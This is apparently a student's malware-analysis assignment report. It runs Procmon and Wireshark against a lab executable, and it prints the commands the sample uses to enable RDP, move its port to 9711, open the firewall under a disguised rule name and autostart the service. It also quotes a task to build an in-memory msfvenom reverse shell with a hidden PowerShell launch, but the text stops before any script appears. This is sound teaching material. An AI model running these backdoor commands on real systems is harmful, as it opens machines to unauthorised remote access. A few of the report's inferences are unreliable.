ISEC2079

Assignment 2: Execution

Jones,Christopher

2024-10-25

Contents

Introduction

In this document we will be completing the following assignment:

> **Assignment 2 – Execution**
>
> Instructions:
>
> There are many ways an attacker forces a victim's machine to execute malicious code. We will be looking at some popular forms - Portable Executables and In-Memory Attacks. You will be playing the role of an attacker for some methods of execution, and the role of a malware analyst for others.
>
> You are to use your red and blue team skills to answer the following questions. Each question will be worth the specified number of points. The assignment will be worth a total of 40 points with 32 points being from answers to the questions, and 8 points for overall report quality (spelling, grammar, use of complete sentences, formatting, etc.). Your submission to each question must provide a walkthrough of how you obtained the solution, accompanied by screenshots. Your walkthroughs must be detailed enough so that they can be replicated by someone with basic technical skills. You must submit a PDF for the assignment.
>
> Assignment:
>
> Part 1 - Malicious PE (16 points)
> You are to download the assignment2.zip folder and extract it onto your flare-vm. This should reveal a PE called Assignment2.bin, which you will have to rename to Assignment2.exe (Brightspace really does not like EXEs). You are to use your static and dynamic malware analysis tools to reveal what the executable does (you will have to run the malware as an administrator). It is recommended you take a snapshot of your flare-vm before running the malware so that it can be reverted. Provide a step-by-step walkthrough of what the malware does and why it is dangerous. Your walkthrough should also answer the following questions questions:
>
> 1. What commands does the malware run?
> 2. What files does the malware write or read?
> 3. What settings on your machine does the malware change?
> 4. What remote communications does the malware attempt?
> 5. What does the malware download?
>
> Part 2 - Malicious PE (16 points)
> You are to create a Powershell script to run a reverse shell in-memory. It is recommended you use the msfvenom payload windows/x64/shell_reverse_tcp. You must include the powershell script in your assignment submission, along with evidence of a reverse shell in memory by running commands from your Kali machine and procexp on your flare machine.The powershell script should achieve the following objectives:

1. Download the loader from your Kali machine
2. Run your payload from your http server (you may need to wait 2 or 3 seconds between commands to ensure your loader has been fully downloaded)
3. Wait 15 seconds
4. Delete the loader file from the system.
5. Show that you still have a reverse shell in memory after the loader file has been deleted.


Part 1 - Malicious PE

You are to use your static and dynamic malware analysis tools to reveal what the executable does (you will have to run the malware as an administrator). It is recommended you take a snapshot of your flare-vm before running the malware so that it can be reverted. Provide a step-by-step walkthrough of what the malware does and why it is dangerous. Your walkthrough should also answer the following

Questions:

1. What commands does the malware run?

To answer this question, I started Process Monitor and ran the malware as administrator. I found the process in the process tree.




Process Tree

□ Only show processes still running at end of curr

☑ Timelines cover displayed events only

```
Process
    SecurityHealthSystray.exe (8556)
    vmtoolsd.exe (8668)
    ZoomIt64.exe (8736)
    taskmgr.exe (8212)
  ⊟ Procmon64.exe (4444)
        Procmon64.exe (1548)
  ⊟ Assignment2.exe (8664)
      ⊟ Assignment2.exe (8960)
          ⊟ reg.exe (8568)
                Conhost.exe (7728)
          ⊟ powershell.exe (904)
                Conhost.exe (1816)
          ⊟ netsh.exe (8344)
                Conhost.exe (5536)
          ⊟ sc.exe (2448)
                Conhost.exe (5008)
          ⊟ cmd.exe (7520)
                Conhost.exe (5568)
  Microsoft.SharePoint.exe (4888)
```

Under each subprocess, Process Tree shows what commands each process runs:



```
⊟ Assignment2.exe (8664)                          C:\Users\chris\D...      D "C:\Users\chris\Desktop\Assignment2.exe"                                                                          10/
  ⊟ Assignment2.exe (8960)                        C:\Users\chris\D...      D "C:\Users\chris\Desktop\Assignment2.exe"                                                                          10/
    ⊟ reg.exe (8568)            Registry Con...   C:\Windows\SY...       M D reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f   10/
        Conhost.exe (7728)      Console Win...    C:\Windows\Sys...      M D \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1                                                         10/
    ⊟ powershell.exe (904)      Windows Po...     C:\Windows\Sys...      M D powershell -c $gjskjaslfw=9711; Set-ItemProperty -Path "\"HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-TCP\"" -name PortNumber -Value $gjskjaslfw   10/
        Conhost.exe (1816)      Console Win...    C:\Windows\Sys...      M D \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1                                                         10/
    ⊟ netsh.exe (8344)          Network Co...     C:\Windows\SY...       M D netsh advfirewall firewall add rule name=WindowsAutoUpdate dir=in action=allow protocol=TCP localport=9711     10/
        Conhost.exe (5536)      Console Win...    C:\Windows\Sys...      M D \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1                                                         10/
    ⊟ sc.exe (2448)             Service Cont...   C:\Windows\SY...       M D sc config TermService start=auto                                                                                10/
        Conhost.exe (5008)      Console Win...    C:\Windows\Sys...      M D \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1                                                         10/
    ⊟ cmd.exe (7520)            Windows Co...     C:\Windows\syst...     M D C:\Windows\system32\cmd.exe /c "echo ICAgIC9cX19fX18vXAogICAvICBvICAgbyAgXAogICggPT0gIF4gID09ICkKICAgKSAgICAgICAgICgKICAoICAgICAgICApCiAoICggICkgICAoIC...   10/
        Conhost.exe (5568)      Console Win...    C:\Windows\Sys...      M D \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1                                                         10/
```


- Reg.exe: reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
    - This command modifies the windows registry to allow Remote Desktop commands.
- Powershell.exe: powershell -c $gjskjaslfw=9711; Set-ItemProperty -Path "\"HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-TCP\"" -name PortNumber -Value $gjskjaslfw
    - This is a PowerShell command that modifies a registry key to change the default Remote Desktop Protocol (RDP) port to 9711.
- Netsh.exe: netsh advfirewall firewall add rule name=WindowsAutoUpdate dir=in action=allow protocol=TCP localport=9711
    - This is a Network Shell command that creates a new Windows firewall rule to allow TCP traffic on port 9711.
- Sc.exe: sc config TermService start=auto
    - This is a Service Control command that configures Terminal Services (also known as Remote Desktop Services) to automatically start when the system boots up.
- Cmd.exe: C:\Windows\system32\cmd.exe /c "echo ICAgIC9cX19fX18vXAogICAvICBvICAgbyAgXAogICggPT0gIF4gID09ICkKICAgKSAgICAgICAgICgKICAoICAgICAgICApCiAoICggICkgICAoICApICkKKF9fKF9fKV9fXyhfXylfXyk= >> %userprofile%/Documents/checksum.txt"
    - This is a command line command that creates the checksum.txt file in the user's Documents folder and writes a base64-encoded string to it.

2. What files does the malware write or read?

- It creates the checksum.txt file in the Documents folder, as per the cmd.exe process above.
- It also writes registry values, a firewall rule, and a service configuration (which are not files).
- The checksum.txt file contains the following: ICAgIC9cX19fX18vXAogICAvICBvICAgbyAgXAogICggPT0gIF4gID09ICkKICAgKSAgICAgICAg


CAgICgKICAoICAgICAgICAgICApCiAoICggICkgICAoICApICkKKF9fKF9fKV9fXyhfXylfXyk
=

- This string is encoded in base64. When decoded, it produces the following ASCII art:



```
    /_____/\
   /   o   o  \
   (  ==  ^  == )
    )          (
   (            )
 ( ( )    ( ) )
(___(___(____)_)
```

- In checking for what changes the malware made to the machine, I ran the malware and then I ran a search for files modified on the entire windows machine today, sorted by date modified.



checksum.txt Date modified: 10/16/2024 11:51 AM	C:\Users\chris\Documents	Size: 906 bytes
StartupProfileData-NonInteractive C:\Users\chris\AppData\Local\Microsoft\Windows\...	Type: File	Date modified: 10/16/2024 11:51 AM Size: 64 bytes
PowerShell_transcript.DESKTOP-THQCFLI.... Date modified: 10/16/2024 11:51 AM	C:\Users\chris\Desktop\PS_Transcripts\20241016	Size: 1.32 KB
20241016 Date modified: 10/16/2024 11:51 AM	C:\Users\chris\Desktop\PS_Transcripts	
Temp Date modified: 10/16/2024 11:51 AM	C:\Users\chris\AppData\Local	

- This revealed that "C:\Users\chris\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive" was also modified. This would seem to be related to the "Sc.exe: sc config TermService start=auto" command above.
- The two before that, the PowerShell.transcript file and the 20241016 folder that contains it are expected results for any PowerShell script. Examination of the transcript did not reveal anything that we did not already know from examining the PowerShell script above.

```
**********************
Windows PowerShell transcript start
Start time: 20241016115102
Username: DESKTOP-THQCFLI\chris
```

```
RunAs User: DESKTOP-THQCFLI\chris
Configuration Name:
Machine: DESKTOP-THQCFLI (Microsoft Windows NT 10.0.19045.0)
Host Application: powershell -c $gjskjaslfw=9711; Set-ItemProperty -
Path "HKLM:\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-TCP" -name PortNumber -Value $gjskjaslfw
Process ID: 9272
PSVersion: 5.1.19041.4894
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.4894
BuildVersion: 10.0.19041.4894
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
**********************
Command start time: 20241016115102
**********************
PS>.
'C:\Users\chris\Documents\WindowsPowerShell\Microsoft.PowerShell_
profile.ps1'
**********************
Command start time: 20241016115102
**********************
PS>$gjskjaslfw=9711; Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-TCP" -name PortNumber -Value $gjskjaslfw
**********************
Command start time: 20241016115102
**********************
PS>$global:?
True
**********************
Windows PowerShell transcript end
End time: 20241016115102
**********************
```

- The changes to the Temp file are probably incidental but may be worth investigating further if necessary.


3. What settings on your machine does the malware change?

As per the processes captured by the Process Monitor Process Tree above:

- It sets the “fDenyTSConnections” registry value to 0 to enable Remote Desktop.
- It uses PowerShell to change the RDP port number to 9711 by modifying the registry key.
- It sets a firewall rule to allow inbound TCP traffic on port 9711.
- It configures TermService to auto start on bootup.

4. What remote communications does the malware attempt?

- To determine what remote communications the malware attempts, I first set the following process monitor filter:




Process Monitor Filter

Display entries matching these conditions:

Operation is TCP Connect th


- I then ran the exe as administrator. Process monitor did not capture any communications by the exe.

- Here is the PowerShell log showing that I ran the exe at 10:18:54.


PowerShell_transcript.DESKTOP-THQCFLI.LR1DbXLC.20241011101854.txt - Notepad
File
Edit
Format
View
Help


```
**********************
Windows PowerShell transcript start
Start time: 20241011101854
Username: DESKTOP-THQCFLI\chris
RunAs User: DESKTOP-THQCFLI\chris
Configuration Name:
Machine: DESKTOP-THQCFLI (Microsoft Windows NT 10.0.19045.0)
Host Application: powershell -c $gjskjaslfw=9711; Set-ItemProperty -Path "HKLM:\SYST
Process ID: 6296
PSVersion: 5.1.19041.4894
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.4894
BuildVersion: 10.0.19041.4894
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
```

- Here is the Process Monitor report showing that there was no TCP Connect activity from 10:18:42 until 10:19:22.



Time of Day	Process Name	PID	Operation	Path
10:18:42.1365428 AM	svchost.exe	2872	TCP Connect	DESKTOP-THQCFLI.localdomain:50884 -> 172.16.155.94:ms-do
10:19:22.3582209 AM	svchost.exe	2872	TCP Connect	DESKTOP-THQCFLI.localdomain:50887 -> 172.16.155.82:ms-do

- If we examine the Event Properties of the first TCP connect after the exe was run, we can see that it is a legitimate process that did not originate with the Assignment2.exe on the desktop.



Host Process for Windows Services
Microsoft Corporation

Name: svchost.exe
Version: 10.0.19041.1 (WinBuild.160101.0800)


Path:
C:\Windows\System32\svchost.exe

Command Line:
C:\Windows\System32\svchost.exe -k NetworkService -p -s DoSvc

PID: 2872
Architecture: 64-bit
Parent PID: 672
Virtualized: False
Session ID: 0
Integrity: System
User: NT AUTHORITY\NETWORK SERVICE
Auth ID: 00000000:000003e4
Started: 10/11/2024 8:07:22 AM
Ended: (Running)
Modules:

Module	Address	Size	Path	Company	Version

- To double check the results, I ran the exe again while monitoring network traffic with Wireshark. Here are the results immediately following running the exe:




```
    145 149.904535   192.168.174.134   192.168.174.255   BROWSER      243 Host Announcement DESKTOP-THQCFLI, Workstation, Server, NT Workstation
    146 156.167158   192.168.174.134   172.16.137.27     MS-DO         58 KeepAlive Message
    147 156.167223   192.168.174.134   172.16.137.252    MS-DO         58 KeepAlive Message
    148 156.167250   192.168.174.134   172.16.155.26     MS-DO         58 KeepAlive Message
    149 156.167278   192.168.174.134   172.16.155.100    MS-DO         58 KeepAlive Message
    150 156.167314   172.16.137.27     192.168.174.134   TCP           60 7680 → 50954 [ACK] Seq=119 Ack=123 Win=64240 Len=0
    151 156.167391   172.16.137.252    192.168.174.134   TCP           60 7680 → 50842 [ACK] Seq=5 Ack=9 Win=64240 Len=0
    152 156.167391   172.16.155.26     192.168.174.134   TCP           60 7680 → 50948 [ACK] Seq=119 Ack=123 Win=64240 Len=0
    153 156.167391   172.16.155.100    192.168.174.134   TCP           60 7680 → 50909 [ACK] Seq=5 Ack=9 Win=64240 Len=0
    154 156.495089   192.168.174.134   192.168.174.2     NBNS         110 Refresh NB DESKTOP-THQCFLI<00>
    155 157.091124   172.16.155.26     192.168.174.134   MS-DO         60 KeepAlive Message
    156 157.135591   192.168.174.134   172.16.155.26     TCP           54 50948 → 7680 [ACK] Seq=123 Ack=123 Win=64118 Len=0
    157 157.995355   192.168.174.134   192.168.174.2     NBNS         110 Refresh NB DESKTOP-THQCFLI<00>
    158 159.510828   192.168.174.134   192.168.174.2     NBNS         110 Refresh NB DESKTOP-THQCFLI<00>
    159 161.011059   192.168.174.134   192.168.174.2     NBNS         110 Refresh NB DESKTOP-THQCFLI<20>
```

These results do not show anything suspicious.

5. What does the malware download?

- Since the malware creates a UDP vulnerability but no evidence was found that it makes any connections, it is unlikely that it downloaded anything. To be sure, I ran a check with Procmon.




Process Monitor Filter

Display entries matching these conditions:

Event Class | is | File System | th

-
- I then filtered by process name:



Process Monitor Filter

Display entries matching these conditions:

Process Name | is | assignment2.exe | then

- I then looked for CreateFile and WriteFile operations but nothing suspicious was detected. This is reinforced by the negative results on the modified filed search above.

Part 2 - Malicious PE

> *You are to create a PowerShell script to run a reverse shell in-memory. It is recommended you use the msfvenom payload windows/x64/shell_reverse_tcp. You must include the PowerShell script in your assignment submission, along with evidence of a reverse shell in memory by running commands from your Kali machine and procexp on your flare machine. The PowerShell script should achieve the following objectives:*
> *1. Download the loader from your Kali machine*
> *2. Run your payload from your http server (you may need to wait 2 or 3 seconds between commands to ensure your loader has been fully downloaded)*
> *3. Wait 15 seconds*
> *4. Delete the loader file from the system.*
> *5. Show that you still have a reverse shell in memory after the loader file has been deleted.*

The following PowerShell script can be used to run a reverse-shell in-memory. It is recommended that the script be run from the command line with the following command:

Command to execute script

```
powershell.exe -WindowStyle Hidden -File "C:\WINDOWS\Temp\Assign2.ps1"
```

Running the script this way hides the window as the script is running, rather than running the script in another manner such as right-clicking on it and using the “Run with PowerShell” option.

PowerShell Script

